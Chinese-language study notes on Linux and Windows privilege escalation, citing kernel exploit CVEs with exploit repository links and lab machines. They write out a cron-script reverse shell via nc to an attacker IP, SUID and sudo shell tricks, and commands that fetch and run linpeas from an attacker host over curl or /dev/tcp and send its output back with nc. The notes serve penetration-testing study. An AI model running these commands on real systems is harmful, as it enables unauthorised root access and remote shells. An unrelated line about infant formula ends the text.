扎实的基础 + 奇妙的思路 + 敏捷的手法 = 高权限
用户权限说明
在 Windows 操作系统中,权限大致分为User、Administrator、System、TrustedInstaller 四种在这四种权限中、我们经常接触的是前三种。第四种权限TrustedInstaller在常规操作环境中通常不会涉及。

Windows 操作系统中Administrator(System)账号的权限,以及 Linux 操作系统中root账户的权限,都是操作统的最高权限。
~User => 安全的权限
~Administrator => 管理员权限
~System => 系统权限(操作敏感文件)
~TrustedInstaller => 最高权限(操作系统文件)
~sshd => 虚拟(服务)用户
~kali => 普通用户
~root => 超级用户

提升权限(也称“提权”)的方式分为以下两类:纵向提权、横向提权


# Windows有5个基本用户组,6个用户权限【有疑惑】
Administrators(管理员组)
Power Users(高级用户组)
Users(用户组)
Guests(来宾组)
Everyone(所有人组)
修改
读取和执行
列出文件夹内容
读取
写入
特殊权限
内核漏洞提权



CVE-2016-5195
脏牛漏洞
https://github.com/firefart/dirtycow
https://github.com/dirtycow/dirtycow.github.io


CVE-2022-0847
脏管道
dirtypipez.c
https://github.com/r1is/CVE-2022-0847
https://github.com/Arinerron/CVE-2022-0847-DirtyPipe-Exploit
https://blog.csdn.net/weixin_43784056/article/details/123386179

CVE-2021-4034
PwnKit提权(pkexec漏洞)
编译运行

如果对方没有编译环境怎么办?去找与之类似的内核版本进行编译测试
python执行

CVE-2024-1086
netfilter漏洞
https://blog.nsfocus.net/linuxcve-2024-1086/
kali 2022.3成功

内核漏洞提权的难处
Hackademic-RTB1靶机。searchploit筛选不清楚
错误配置提权

crontab计划任务提权
echo nc -e /bin/bash 192.168.111.132 11111 > logrot.sh
suid 提权

u+s
chmod u+s /usr/bin/find
ls -laih /usr/bin/find
find / -type f -perm -u=s 2>/dev/null

/usr/bin/find . -exec /bin/sh -p \; -quit

sudo 提权
辅助提权

谷歌搜索
uname -a && cat /etc/issue

Ubuntu 14.04.3 LTS \n \l exploit
Ubuntu 14.04.3 LTS \n \l vulnerable
靠山吃山

https://gtfobins.github.io/
holynix-v1
sudo -l
sudo mv /bin/tar /bin/tar.bak
sudo mv /bin/su /bin/tar
sudo tar
BrokenGallery

searchsploit筛选
# 模糊搜索

searchsploit dirty
searchsploit Linux ubuntu 4.4

searchsploit wordpress -m php/webapps/34124.txt  # 拿取脚本
优雅运行linpeas
拿到低权限的 Linux 目标后,通常会使用 linpeas 快速整理一下可能的提权方式,然而实战场景中经常会遇到各种原因,比如策略设置、网络情况等等导致 linpes 无法落地,或者上传,无法下载等等,下面的方式可以不落地运行,并且探测结果实时保存在攻击机上。
1、落地执行
这种是最普通的落地执行方式,下载 > 给执行权限 > 运行 > 拖回本地查看


2、出网不落地执行
通过 curl + 管道符直接运行
curl -L https://github.com/peass-ng/PEASS-ng/releases/download/20250401-a1b119bc/linpeas.sh | sh


3、不出外网,不落地执行

curl http://192.168.126.175:12345/linpeas.sh | sh


4、运行结果同步保存到攻击机(推荐)
(1)首先在攻击机运行nc监听,同时使用tee命令实时保存在攻击机/跳板机,随后tee将执行结果标准输出到命令行界面并保存到linpeas_result.txt文件中
nc -lvnp 81 | tee linpeas_result.txt
(2)然后再目标机器运行
# 不出公网
curl http://192.168.126.175:12345/linpeas.sh | sh | nc 192.168.126.175 81
# 出公网
curl -L https://github.com/peass-ng/PEASS-ng/releases/download/20250401-a1b119bc/linpeas.sh | sh | nc 192.168.126.175 81
(3)读取攻击机/跳板机上保存的结果
less -r linpeas_result.txt


5、无 wget/curl 命令情况下运行
有些最小化安装的 Linux 机器,或者管理员进行了严格的权限设置,低权限用户不能使用 wget / curl 命令
首先在攻击机运行命令,将文件通过重定向符传到 nc
nc -lvnp 80 < linpeas.sh
然后目标机器使用 cat 读取并执行
cat < /dev/tcp/192.168.126.175/80 | sh


linux-exploit-suggester.sh
 10个月宝宝每天需要喝多少奶粉?